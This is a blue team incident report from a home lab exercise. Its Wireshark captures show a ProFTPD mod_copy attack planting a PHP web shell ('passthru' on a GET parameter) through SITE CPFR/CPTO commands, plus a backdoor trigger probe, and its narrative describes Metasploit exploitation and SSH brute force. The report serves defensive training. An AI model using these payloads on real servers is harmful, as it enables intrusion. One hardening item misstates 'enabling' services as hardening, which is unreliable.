Blue Team Report — Incident Response Documentation (Collaborative Project)


This report presents the findings and response actions from a simulated Red Team–Blue Team cybersecurity exercise conducted in a controlled home lab environment. The objective was to identify vulnerabilities, analyze exploitation attempts, and develop an effective incident response strategy.

Incident Overview:

Numerous security issues have been raised by the recent incident assessment by the Red Team, which simulated offensive testing activities, identified significant vulnerabilities and potential points of exploitation in our network system. Among the critical discoveries are several open ports, directory traversal, out-of-date software, vulnerability to Denial of Service (DoS) attacks, SSL/TLS vulnerabilities, and other CVEs. Furthermore, attempts to exploit SSH login and FTP service vulnerabilities with Metasploit highlight the critical necessity for effective incident response procedures.

Detection and Monitoring:

Using Wireshark for monitoring was essential to identifying suspicious activity during the red team's network penetration test -the monitoring phase aimed to find possible exploitation attempts and illegal access to our network resources. The Blue Team simultaneously recorded and examined network data using Wireshark to find irregularities and signs of compromise. Unusual protocol usage, suspicious traffic patterns, and communication flows resembling exploitation efforts were among the suspicious behaviours discovered. Through efficient network traffic monitoring, we promptly addressed identified risks, contained the incident, and reduced the likelihood of future compromise. This proactive strategy emphasizes how crucial ongoing monitoring is to preserve the organization's security posture and guard against changing cyber threats. The objective of the Blue Team is to strengthen the organization's defences and reduce the risks posed by malicious actors, utilizing proactive security measures, vulnerability management, incident response, and continuous monitoring.


1 2 3 4
100.96.0.2
13:53
*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp


```
No.   Time          Source          Destination     Protocol Length Info
  186 280.403119281 34.120.187.192  10.0.69.9       TLSv1.3  1168 Application Data, Application Data
  187 280.403119490 34.120.187.192  10.0.69.9       TCP        60 443 → 56370 [FIN, ACK] Seq=5630 Ack=1180 Win=31589 Len=0
  188 280.403566913 10.0.69.9       34.120.187.192  TLSv1.3    78 Application Data
  189 280.403672483 10.0.69.9       34.120.187.192  TCP        54 56370 → 443 [FIN, ACK] Seq=1204 Ack=5631 Win=30660 Len=0
  194 280.404112507 34.120.187.192  10.0.69.9       TCP        60 443 → 56370 [ACK] Seq=5631 Ack=1205 Win=31564 Len=0
  201 287.166306241 10.0.69.9       10.0.69.10      TCP        74 35105 → 21 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM TSval=585158375 TSecr=0 WS=1024
  202 287.167385004 10.0.69.10      10.0.69.9       TCP        74 21 → 35105 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM TSval=7360647 TSecr=585158375 WS=128
  203 287.167409921 10.0.69.9       10.0.69.10      TCP        66 35105 → 21 [ACK] Seq=1 Ack=1 Win=32768 Len=0 TSval=585158376 TSecr=7360647
  204 287.188345832 10.0.69.10      10.0.69.9       FTP       136 Response: 220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [10.0.69.10]
  205 287.188375180 10.0.69.9       10.0.69.10      TCP        66 35105 → 21 [ACK] Seq=1 Ack=71 Win=32768 Len=0 TSval=585158397 TSecr=7360653
  206 287.189105448 10.0.69.9       10.0.69.10      FTP        96 Request: SITE CPFR /proc/self/cmdline
  207 287.190398982 10.0.69.10      10.0.69.9       TCP        66 21 → 35105 [ACK] Seq=71 Ack=31 Win=29056 Len=0 TSval=7360653 TSecr=585158398
  208 287.194063778 10.0.69.10      10.0.69.9       FTP       124 Response: 350 File or directory exists, ready for destination name
  209 287.194378602 10.0.69.9       10.0.69.10      FTP       119 Request: SITE CPTO /tmp/.<?php passthru($_GET['f3n1LTE']);?>
  210 287.200639942 10.0.69.10      10.0.69.9       FTP        87 Response: 250 Copy successful
  211 287.200840859 10.0.69.9       10.0.69.10      FTP       119 Request: SITE CPFR /tmp/.<?php passthru($_GET['f3n1LTE']);?>
  212 287.204873717 10.0.69.10      10.0.69.9       FTP       124 Response: 350 File or directory exists, ready for destination name
  213 287.205048416 10.0.69.9       10.0.69.10      FTP       103 Request: SITE CPTO /var/www/html/zTNtfqF.php
  214 287.222410965 10.0.69.10      10.0.69.9       FTP        87 Response: 250 Copy successful
  215 287.222950420 10.0.69.9       10.0.69.10      TCP        66 35105 → 21 [FIN, ACK] Seq=174 Ack=229 Win=32768 Len=0 TSval=585158432 TSecr=7360661
  216 287.230529094 10.0.69.10      10.0.69.9       TCP        66 21 → 35105 [FIN, ACK] Seq=229 Ack=175 Win=29056 Len=0 TSval=7360662 TSecr=585158432
  217 287.230556325 10.0.69.9       10.0.69.10      TCP        66 35105 → 21 [ACK] Seq=175 Ack=230 Win=32768 Len=0 TSval=585158439 TSecr=7360662
  218 287.262545496 10.0.69.9       10.0.69.10      TCP        74 34501 → 80 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM TSval=585158471 TSecr=0 WS=1024
  219 287.264308582 10.0.69.10      10.0.69.9       TCP        74 80 → 34501 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM TSval=7360672 TSecr=585158471 WS=128
  220 287.264368006 10.0.69.9       10.0.69.10      TCP        66 34501 → 80 [ACK] Seq=1 Ack=1 Win=32768 Len=0 TSval=585158473 TSecr=7360672
```

```
› Frame 78: 136 bytes on wire (1088 bits), 136 bytes captured (1088 bits) on interface eth0, id 0
› Ethernet II, Src: PCSSystemtec_66:31:37 (08:00:27:66:31:37), Dst: PCSSystemtec_b5:5a:1e (08:00:27:b5:5a
⌄ Internet Protocol Version 4, Src: 10.0.69.10, Dst: 10.0.69.9
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  › Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 122
    Identification: 0x1b77 (7031)
  › 010. .... = Flags: 0x2, Don't fragment
    ...0 0000 0000 0000 = Fragment Offset: 0
    Time to Live: 64
    Protocol: TCP (6)
    Header Checksum: 0x80f4 [validation disabled]
    [Header checksum status: Unverified]
    Source Address: 10.0.69.10
    Destination Address: 10.0.69.9
› Transmission Control Protocol, Src Port: 21, Dst Port: 41157, Seq: 1, Ack: 1, Len: 70
› File Transfer Protocol (FTP)
  [Current working directory: ]
```

```
0000  08 00 27 b5 5a 1e 08 00  27 66 31 37 08 00 45 00   ··'·Z··· 'f17··E·
0010  00 7a 1b 77 40 00 40 06  80 f4 0a 00 45 0a 0a 00   ·z·w@·@· ····E···
0020  45 09 00 15 a0 c5 25 a0  ca 76 d7 3b d7 19 80 18   E·····%· ·v·;····
0030  00 e3 52 1d 00 00 01 01  08 0a 00 6f d1 05 22 de   ··R····· ···o··"·
0040  d0 ce 32 32 30 20 50 72  6f 46 54 50 44 20 31 2e   ··220 Pr oFTPD 1.
0050  33 2e 35 20 53 65 72 76  65 72 20 28 50 72 6f 46   3.5 Serv er (ProF
0060  54 50 44 20 44 65 66 61  75 6c 74 20 49 6e 73 74   TPD Defa ult Inst
0070  61 6c 6c 61 74 69 6f 6e  29 20 5b 31 30 2e 30 2e   allation ) [10.0.
0080  36 39 2e 31 30 5d 0d 0a                            69.10]··
```

Transmission Control Protocol: Protocol   Packets: 960 · Displayed: 505 (52.6%)   Profile: Default

To look for any malicious file transfers or unauthorized access, we looked at several details from the packet capture, including source and destination ports, TCP flags, and any unusual payload data. Unusual commands, file transfers, or connections at odd times are anomalies or misuse indicators that should be considered warning signs requiring further investigation and incident response procedures.




Enabled	Graph Name	Display Filter	Color	Style	Y Axis	Y Field	SMA Period	Y Axis Factor
☑	All Packets		■	Line	Packets		None	1
☑	TCP Errors	tcp.analysis…	■	Bar	Packets		None	1


Mouse ● drags ○ zooms Interval 1 sec ☑ Time of day ☑ Log scale ☑ Automatic update ☑ Enable legend

The lack of a graphical user interface (GUI) on the Metasploitable platform posed serious challenges for our study of the security incident. This limited our capacity to use advanced forensic tools like Volatility, which generally need graphical user interfaces to function properly. Furthermore, establishing a Wazuh manager for improved forensic analysis took much work in this situation, which limited our potential even further.

Despite these obstacles, we continued to look for the main reason for the security breach. We thoroughly examined the network activity by utilizing Wireshark to acquire network logs. This method gave us essential information about the event and helped us identify the IP address 10.0.69.9 as the breach's source.



```
17.261338614    137  Name query NB WORKGROUP<1d>  137   NBNS: Name query NB WORKGROUP<1d>
18.262762843    137  Name query NB WORKGROUP<1d>  137   NBNS: Name query NB WORKGROUP<1d>
19.265114072    137  Name query NB WORKGROUP<1d>  137   NBNS: Name query NB WORKGROUP<1d>
31.289583602    138  Browser Election Request  138   BROWSER: Browser Election Request
33.307934260    138  Browser Election Request  138   BROWSER: Browser Election Request
35.323116319    138  Browser Election Request  138   BROWSER: Browser Election Request
37.328780902    138  Browser Election Request  138   BROWSER: Browser Election Request
39.343011988    138  Browser Election Request  138   BROWSER: Browser Election Request
44.394082209                                           ARP: Who has 10.0.69.10? Tell 10.0.69.9
44.394651992    10.0.69.10 is at 08:00:27:66:31:37     ARP: 10.0.69.10 is at 08:00:27:66:31:37
44.394661924    35215  35215 → 21 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM TSval=3586534314 TSecr=0 WS=1024  21   TCP: 35215 → 21 [SYN] Seq=0 Win=32120 Len=0 MSS=...
44.395641372    35215  21 → 35215 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM TSval=23835 TSecr=3586...  21   TCP: 21 → 35215 [SYN, ACK] Seq=0 Ack=1 Win=28960 ...
44.395757048    35215  35215 → 21 [ACK] Seq=1 Ack=1 Win=32768 Len=0 TSval=3586534315 TSecr=23835  21   TCP: 35215 → 21 [ACK] Seq=1 Ack=1 Win=32768 Len=0 ...
44.407136876    35215  Response: 220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [10.0.69.10]  21   FTP: Response: 220 ProFTPD 1.3.5 Server (ProFTPD D...
44.407376107    35215  35215 → 21 [ACK] Seq=1 Ack=71 Win=32768 Len=0 TSval=3586534327 TSecr=23838  21   TCP: 35215 → 21 [ACK] Seq=1 Ack=71 Win=32768 Len=...
44.408362887    35215  Request: SITE CPFR /proc/self/cmdline  21   FTP: Request: SITE CPFR /proc/self/cmdline
44.409154398    35215  21 → 35215 [ACK] Seq=71 Ack=31 Win=29056 Len=0 TSval=23838 TSecr=3586534328  21   TCP: 21 → 35215 [ACK] Seq=71 Ack=31 Win=29056 Len...
44.413471208    35215  Response: 350 File or directory exists, ready for destination name  21   FTP: Response: 350 File or directory exists, ready for d...
44.413836058    35215  Request: SITE CPTO /tmp/.<?php passthru($_GET['3mvnt']);?>  21   FTP: Request: SITE CPTO /tmp/.<?php passthru($_GE...
44.416288026    35215  Response: 250 Copy successful  21   FTP: Response: 250 Copy successful
44.416591792    35215  Request: SITE CPFR /tmp/.<?php passthru($_GET['3mvnt']);?>  21   FTP: Request: SITE CPFR /tmp/.<?php passthru($_GET...
44.420189180    35215  Response: 350 File or directory exists, ready for destination name  21   FTP: Response: 350 File or directory exists, ready for d...
44.420510136    35215  Request: SITE CPTO /var/www/html/0AbJGb2.php  21   FTP: Request: SITE CPTO /var/www/html/0AbJGb2.php
44.423798135    35215  Response: 250 Copy successful  21   FTP: Response: 250 Copy successful
44.424017604    35215  35215 → 21 [FIN, ACK] Seq=170 Ack=229 Win=32768 Len=0 TSval=3586534344 TSecr=23842  21   TCP: 35215 → 21 [FIN, ACK] Seq=170 Ack=229 Win=32...
44.429413325    35215  21 → 35215 [FIN, ACK] Seq=229 Ack=171 Win=29056 Len=0 TSval=23844 TSecr=3586534344  21   TCP: 21 → 35215 [FIN, ACK] Seq=229 Ack=171 Win=290...
44.429463590    35215  35215 → 21 [ACK] Seq=171 Ack=230 Win=32768 Len=0 TSval=3586534349 TSecr=23844  21   TCP: 35215 → 21 [ACK] Seq=171 Ack=230 Win=32768 L...
                       37763 → 80 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM TSval=3586534359 TSecr=0 WS=1024
```



```
ftp
No.     Time           Source      Destination  Protocol  Length Info
   78 156.604785115 10.0.69.10  10.0.69.9    FTP       136 Response: 220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [10.0.69.10]
   80 156.605588544 10.0.69.9   10.0.69.10   FTP        84 Request: HELP ACIDBITCHEZ
   82 156.610146475 10.0.69.10  10.0.69.9    FTP       101 Response: 502 Unknown command 'ACIDBITCHEZ'
  204 287.188345832 10.0.69.10  10.0.69.9    FTP       136 Response: 220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [10.0.69.10]
  206 287.189105448 10.0.69.9   10.0.69.10   FTP        96 Request: SITE CPFR /proc/self/cmdline
  208 287.194063778 10.0.69.10  10.0.69.9    FTP       124 Response: 350 File or directory exists, ready for destination name
  209 287.194378602 10.0.69.9   10.0.69.10   FTP       119 Request: SITE CPTO /tmp/.<?php passthru($_GET['f3n1LTE']);?>
  210 287.200639942 10.0.69.10  10.0.69.9    FTP        87 Response: 250 Copy successful
  211 287.200840859 10.0.69.9   10.0.69.10   FTP       119 Request: SITE CPFR /tmp/.<?php passthru($_GET['f3n1LTE']);?>
  212 287.204873717 10.0.69.10  10.0.69.9    FTP       124 Response: 350 File or directory exists, ready for destination name
  213 287.205048416 10.0.69.9   10.0.69.10   FTP       103 Request: SITE CPTO /var/www/html/zTNtfqF.php
  214 287.222410965 10.0.69.10  10.0.69.9    FTP        87 Response: 250 Copy successful
```

```
› Frame 78: 136 bytes on wire (1088 bits), 136 bytes captured (1088 bits) on interface eth0, id 0
› Ethernet II, Src: PCSSystemtec_66:31:37 (08:00:27:66:31:37), Dst: PCSSystemtec_b5:5a:1e (08:00:27:b5:5a
⌄ Internet Protocol Version 4, Src: 10.0.69.10, Dst: 10.0.69.9
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  › Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 122
    Identification: 0x1b77 (7031)
  › 010. .... = Flags: 0x2, Don't fragment
    ...0 0000 0000 0000 = Fragment Offset: 0
    Time to Live: 64
    Protocol: TCP (6)
    Header Checksum: 0x80f4 [validation disabled]
    [Header checksum status: Unverified]
    Source Address: 10.0.69.10
    Destination Address: 10.0.69.9
› Transmission Control Protocol, Src Port: 21, Dst Port: 41157, Seq: 1, Ack: 1, Len: 70
› File Transfer Protocol (FTP)
  [Current working directory: ]
```

```
0000  08 00 27 b5 5a 1e 08 00  27 66 31 37 08 00 45 00   ··'·Z···'f17··E·
0010  00 7a 1b 77 40 00 40 06  80 f4 0a 00 45 0a 0a 00   ·z·w@·@·····E···
0020  45 09 00 15 a0 c5 25 a0  ca 76 d7 3b d7 19 80 18   E·····%··v·;····
0030  00 e3 52 1d 00 00 01 01  08 0a 00 6f d1 05 22 de   ··R········o··"·
0040  d0 ce 32 32 30 20 50 72  6f 46 54 50 44 20 31 2e   ··220 Pr oFTPD 1.
0050  33 2e 35 20 53 65 72 76  65 72 20 28 50 72 6f 46   3.5 Serv er (ProF
0060  54 50 44 20 44 65 66 61  75 6c 74 20 49 6e 73 74   TPD Defa ult Inst
0070  61 6c 6c 61 74 69 6f 6e  29 20 5b 31 30 2e 30 2e   allation ) [10.0.
0080  36 39 2e 31 30 5d 0d 0a                            69.10]··
```

```
File Transfer Protocol (FTP): Protocol          Packets: 1007 · Displayed: 12 (1.2%)          Profile: Default
```

Based on the screenshot, the host with the IP address 10.0.69.10 monitors FTP traffic for different requests and responses to spot possible legitimate or suspicious file transfer activities. An FTP server acknowledges a client connection when it displays the message "Response: 220 ProFTPD 1.3.5 Server" whether there are any known vulnerabilities in this version of ProFTPD.

Incident Report:

During a regular network scan, many active hosts were found on the 10.0.69.0/24 subnet network. Vulnerabilities were found in the Metasploitable and Bee-box hosts, which showed the greatest number of open ports compared to the other home lab machines. It was discovered that the host "10.0.69.10" has open ports 21 (FTP), 22 (SSH), 80 (HTTP), and 3306 (MySQL), which might serve as possible points of entry for attackers. Nmap scans of the Ubuntu Apache 2.4.7 server running on port 80 identified directory traversal and out-of-date software issues, which could lead to data theft and system compromise. Security threats were further increased by discovering SSL/TLS flaws and vulnerability to Slowloris attacks. Additionally, the Beebox system displayed vulnerabilities that might result in Denial-of-Service attacks, such as Logjam, CVE-2015-4000, CVE-2007-6750, CVE-2014-0160, and CVE-2010-4344.

Following extensive monitoring, host 10.0.69.10 was examined for vulnerabilities, which led to the discovery of FTP service vulnerabilities. A vulnerability in ProFTPD 1.3.5 Mod_Copy Command Execution (CVE-2015-3306) was found and may be leveraged with the exploit/unix/ftp/proftpd_modcopy_exec module of Metasploit. After successfully using the exploit, the attacker could access the system and establish a reverse connection. A modified PHP script was then placed in the root web directory of the server to enable remote command execution. Complete access to the infected Ubuntu 14.04 system was made possible by further escalation to a Meterpreter session, which allowed manipulation of network connections, activities, and data. Attempts were made to use target parameters, including verbose mode, STOP_ON_SUCCESS, and remote host (host) to get access to the Metasploitable3 system via SSH. Authentication attempts were attempted using the provided credentials from files containing users and passwords. Using the supplied credentials, the exploit launched a brute force attack to authenticate with the Metasploitable system.

Incident findings:

1. The network scan's vulnerabilities and open ports were displayed in the Nmap scan findings. This helped us find possible avenues of entry for attackers by providing information about which ports were open on machines.

2. We gathered Metasploit session logs and outputs to record our attempts at exploitation and their results from the Pentest Report. These logs allowed us to monitor our development and assess the degree to which our attacks successfully obtained illegal access to systems.
3. Utilizing Wireshark captures, network activity during the incident was examined. We uncovered suspicious activity by looking through packet captures, including odd communication patterns and strange protocols, which gave us important information about possible security risks.

System Hardening measures:

1. **Patch Management:** To mitigate known vulnerabilities and reduce the chance of exploitation, we must implement a proactive patch management procedure that regularly updates all software and firmware. This includes the Ubuntu Apache server and other susceptible systems.
2. **Enabling** superfluous services and ports, including FTP, SSH, and MySQL, on host "10.0.69.10" is a good way for the blue team to harden security by minimizing attack surfaces and limiting potential points of access for outsiders like the red team.
3. **Secure Configuration**: To mitigate directory traversal vulnerabilities, securely configure the Ubuntu Apache server by enforcing access limits and file permissions. We must activate secure transmission methods (HTTPS) to safeguard data in transit.
4. **SSL/TLS Remediation**: To minimize SSL/TLS vulnerabilities, disable susceptible protocols such as SSLv3 and build robust cipher suites. This will securely configure our SSL/TLS protocols.
5. **Denial-of-Service Mitigation**: Update or patch the Beebox system to lessen the impact of denial-of-service vulnerabilities. Install security measures at the network level to reduce the possibility of DoS attacks.
6. **FTP Service Hardening**: Put robust authentication procedures in place and enforce access rules to harden the FTP service for our network. We should consider using more secure file transfer protocols like SFTP instead of FTP.

7. **SSH Hardening**: Disabling root login and requiring key-based authentication are two secure configurations that may be made to strengthen our SSH security on the Metasploitable system.